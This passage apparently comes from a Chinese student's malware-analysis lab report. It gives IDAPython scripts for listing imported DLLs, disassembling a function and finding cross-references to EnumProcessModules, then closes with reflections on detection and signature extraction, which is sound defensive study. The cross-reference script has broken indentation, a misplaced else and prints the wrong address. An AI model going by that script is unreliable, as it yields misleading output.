    # 遍历导入表中的所有模块
    for i in range(idaapi.get_import_module_qty()):
        modname = idaapi.get_import_module_name(i)
        if modname:
            imported_libraries.add(modname)

    return sorted(imported_libraries)

```

```
def main():
    # 获取导入库列表
    imported_libraries = get_imported_libraries()

    if imported_libraries:
        print("导入的动态链接库：")
        for lib in imported_libraries:
            print(lib)
    else:
        print("没有找到导入的动态链接库。")

if __name__ == "__main__":
    main()
```

编写脚本查看函数指令

```
import idaapi
import idautils

# 指定要查找的函数名
target_function_name = "sub_401000"

# 获取函数的起始地址
target_function_ea = idc.get_name_ea_simple(target_function_name)

if target_function_ea != idc.BADADDR:
    print(f"函数 {target_function_name} 的地址: {target_function_ea:X}")

    # 遍历函数中的指令并列出
    for ea in idautils.FuncItems(target_function_ea):
        disasm = idc.GetDisasm(ea)
        print(f"{ea:X}: {disasm}")
else:
    print(f"没有找到函数 {target_function_name}")
```

编写脚本查看交叉引用

```
# 导入IDA Python模块
import idaapi
import idautils

def find_and_display_xrefs(target_function_name):
    # 获取目标函数的EA(地址)
```

```

target_function_ea = idaapi.get_name_ea(0, target_function_name)

if target_function_ea != idaapi.BADADDR:
    # 查找对目标函数的交叉引用
    xrefs = list(idautils.XrefsTo(target_function_ea))

    if xrefs:
        print(f"找到 {len(xrefs)} 个对 {target_function_name} 的交叉引用: ")
        for xref in xrefs:
            print(f"来自 {idaapi.get_func_name(xref.frm)}, 地址: 0x{target_function_ea:X}")
        else:
            print(f"未找到对 {target_function_name} 的交叉引用。")
    else:
        print(f"未找到函数 {target_function_name}。")

if __name__ == "__main__":
    # 设置目标函数的名称
    target_function_name = "EnumProcessModules"

    # 调用函数查找和显示交叉引用
    find_and_display_xrefs(target_function_name)

```

实验心得和体会

静态分析和动态分析的结合是深入理解恶意代码行为的有效途径。静态分析揭示了代码的结构和基本特征，而动态分析则提供了代码在实际运行中的行为。两者结合，使得我能够全面了解恶意代码的工作原理，包括其与网络通信相关的具体行为。

在网络行为探测方面，我学到了如何监控网络流量、分析通信模式以及使用入侵检测系统。这些方法不仅有助于发现已知的威胁，还能够检测到不寻常的网络活动，提高对未知威胁的发现能力。

实验中，我发现基于内容的网络应对措施对于防范恶意代码传播至关重要。URL过滤、恶意文件检测等手段可以在恶意代码尚未执行之前就有效拦截潜在的威胁，减缓攻击的蔓延速度。

最后，特征提取是将实验结果应用于实际安全系统的关键一环。通过提取网络、文件和行为特征，我能够建立恶意代码的特征库，为安全防御系统提供有效的检测和阻止机制。

总的来说，通过这次实验，我不仅提升了对恶意代码分析的理论理解，还锻炼了实际操作的技能。这使我更有信心在日后的安全研究和实践中，更加深入地理解和对抗恶意代码的网络行为。网络安全是一个不断演变的领域，保持学习和实践的态度是我们在这个领域中不断前进的关键。